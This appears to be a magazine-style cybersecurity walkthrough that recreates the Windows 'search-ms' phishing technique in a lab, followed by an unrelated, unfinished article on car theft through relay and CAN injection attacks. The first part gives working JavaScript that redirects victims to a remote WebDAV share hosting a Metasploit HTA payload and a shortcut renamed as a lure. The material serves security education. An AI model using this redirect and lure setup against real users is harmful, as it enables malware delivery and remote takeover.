What many readers don't know about Windows Search feature is that it has a URI protocol handler called "search-ms" that enables users to also perform queries located on remote computers instead of only searching on the local computer.

Cybersecurity researchers at Trellix have identified hackers using this novel technique to install RATs like Async RAT and Remcos RAT.

How the Attack works?

Before we recreate this novel technique for you, you need to understand how these attacks work. Like many other attacks nowadays, this attack too starts with an email which can be a spear phishing email. Normally these emails have PDF or HTML attachments attached to this mail. These PDF or HTML attachments have malicious hyperlinks that when clicked upon take users to the websites that exploit the "search-ms" protocol. When users visit this website, search is initiated on another remote server for specific malicious file which are displayed in Windows Explorer on the victim machine.

These attacks exploit the illusion of trust among victims as results are displayed in the local Windows Explorer of the victim's system giving him an illusion that these malicious files are on the local system only and the victim has a false sense of security.

Recreation of the attack

Now, let's recreate this attack to see how it works. First, we need two systems to function as a compromised website and Remote File Server respectively. They are,

- 1) Ubuntu with web server (to function as a compromised website exploiting Windows search functionality).
- 2) Kali Linux with a WebDAV server installed (malicious files to be installed on the victim system are hosted here).


First and foremost, let us ready the Ubuntu system with web server. Here, I create a simple HTML index file as shown below.

```
GNU nano 4.8 index.html
<html>

This is a test site for testing attacks using Microsoft Search for initial access

</html>
```


Once this file is ready, I visit the website URL (192.168.40.145) from the browser on victim system



The website is working successfully. Now I turn ON Kali Linux system and create a file named webdav-testfile.txt on the WebDAV server.

```
(kali@222vm) - [/var/www/html]
$ cd webdav

(kali@222vm) - [/var/www/html/webdav]
$ ls
webdav-testfile.txt

(kali@222vm) - [/var/www/html/webdav]
$
```

I save the changes. Then I go back to the Ubuntu machine acting as a compromised website. It is on this site that I need to add code to exploit “search-ms” function. So, I add a JavaScript code to the index file as shown below.

```
1 <html>
2
3 This is a test site for testing attacks using Microsoft Search for initial
  access
4
5 <script>
6 window.location.href = 'search-ms:query=webdav&crumb=location:\\\\-
  \192.168.40.153\\webdav&Displayname=Search';
7 </script>
8
9
10 </html>
11
12
13
14
15
16
17
18
19
20
21
```

Now, let me explain you the code step by step.

<script> </script>: JavaScript tags

window.location href= : to specify the location user should be directed to.

search-ms: call the search-ms functionality.


query:webdav: query for files with “webdav” in their name.

crumb: “crumb” is a parameter that defines the path constraint the Search should limit itself to.


192.168.40.153\\webdav: IP address of the WebDAV Server and the WebDAV directory.

Display: while displaying the search results, the name to be specified for the search. Here I am giving the name as “Search: itself too. Save the changes.


Now once again, visit the URL from the victim machine.



Now, here you can see that a popup opens that warns users that the website is trying to open Windows Explorer. Since this popup looks very benign (and not to forget that Windows Explorer is on our local machine which is safe). When the victim clicks on the button to give permission to open the Windows explorer, see what happens.



As you can see in the above image the file is displayed in Windows Explorer. It appears as if this is a file present on our local machine only and the displayed name is “Search” Convincingly believable. Isn’t it? Now when we click on the file, it opens as shown below.




Now, let’s add some other files to the above WebDAV folder and modify the search query to search for these newly added files.

```
(kali@222vm) - [~/Desktop]
$ ls /var/www/html/webdav
hc.lnk  met_153_4444.hta  webdav-testfile.txt

(kali@222vm) - [~/Desktop]
$
```

```
1 <html>
2
3 This is a test site for testing attacks using Microsoft Search for initial
  access
4
5 <script>
6 window.location.href = 'search-ms:query=met&crumb=location:\\\\-
  \192.168.40.153\\webdav&Displayname=Search';
7 </script>
8
9 </html>
10
11
```

Here I am changing the query to “met” and here’s the result.




In Real World Scenarios of this attacks, malicious shortcuts are used with convincing lures. These shortcut files normally have PDF icons. This is as shown below.

```
(kali@222vm) - [~/Desktop]
$ ls /var/www/html/webdav
hc.lnk  met_153_4444.hta  webdav-testfile.txt

(kali@222vm) - [~/Desktop]
$ mv hc.lnk Review_Fast_Please.lnk

(kali@222vm) - [~/Desktop]
$
```

```
1 <html>
2
3 This is a test site for testing attacks using Microsoft Search for initial
  access
4
5 <script>
6 window.location.href = 'search-ms:query=Review&crumb=location:\\\\-
  \192.168.40.153\\webdav&Displayname=Search';
7 </script>
8
9 </html>
10
```



This is how Hackers are exploiting Windows Search feature to gain initial access to target machine. With Microsoft officially banning Macros by default, Threat Actors are continuously evolving their tactics to gain initial access. This novel and flawless technique of exploiting Windows Search is definitely going to be used widely by other threat actors soon.

The new technology that is making cars easier for criminals to steal, or crash

DATA SECURITY

Rachael Medhurst

Course Leader and Senior Lecturer in Cyber Security NCSA,
University of South Wales

There is much talk in the automotive industry about the “internet of vehicles” (IoV). This describes a network of cars and other vehicles that could exchange data over the internet in an effort to make transportation more autonomous, safe and efficient.

The IoV could help vehicles identify roadblocks, traffic jams and pedestrians. It could help with a car’s positioning on the road, potentially enable them to be driverless, and provide easier diagnoses of faults. It’s already happening to some extent with smart motorways, where technology is used with the intention of managing motorway traffic in the most effective manner.

A more sophisticated IoV will require even more sensors, software and other technology to be installed in vehicles and surrounding road infrastructure. Cars already contain more electronic systems than ever, from cameras and mobile phone connections to infotainment systems.

However, some of these systems might also make our vehicles prone to theft and malicious attack, as criminals identify and then exploit vulnerabilities in this new technology. In fact, this is already happening.

Security bypass

Smart keys are supposed to protect modern vehicles against theft. A button on the key is pressed to disable the car’s immobiliser (an electron-

ic device that protects the vehicle from being started without a key), allowing the vehicle to be driven.

But one well-known way to bypass this requires a handheld relay tool that tricks the vehicle into thinking the smart key is closer than it is.

It involves two people working together, one standing at the vehicle and the other close to where the key actually is, such as outside its owner’s house. The person near the house uses the tool that can pick up the signal from the key fob and then relay it to the vehicle.

Relay equipment for carrying out this kind of theft can be found on the internet for less than £100, with attempts often being carried out at night. To protect against them, car keys can be placed in Faraday bags or cages that block any signal emitted from the keys.

However, a more advanced method of attacking vehicles is now increasingly being adopted. It is known as a “CAN (Controller Area Network) injection attack”, and works by establishing a direct connection to the vehicle’s internal communication system, the CAN bus.

The main route to the CAN bus is underneath the vehicle, so criminals try to gain access to it through the lights at the front of the car. To do this, the bumper has to be pulled away so a CAN injector can be inserted into the engine system.

The thieves can then send fake messages that trick the vehicle into believing these are from the smart key and disable the immobiliser. Once they have gained access to the vehicle, they can then start the engine and drive the vehicle away.

"It involves two people working together, one standing at the vehicle and the other close to where the key actually is, such as outside its owner's house."

(Cont'd On Next Page)

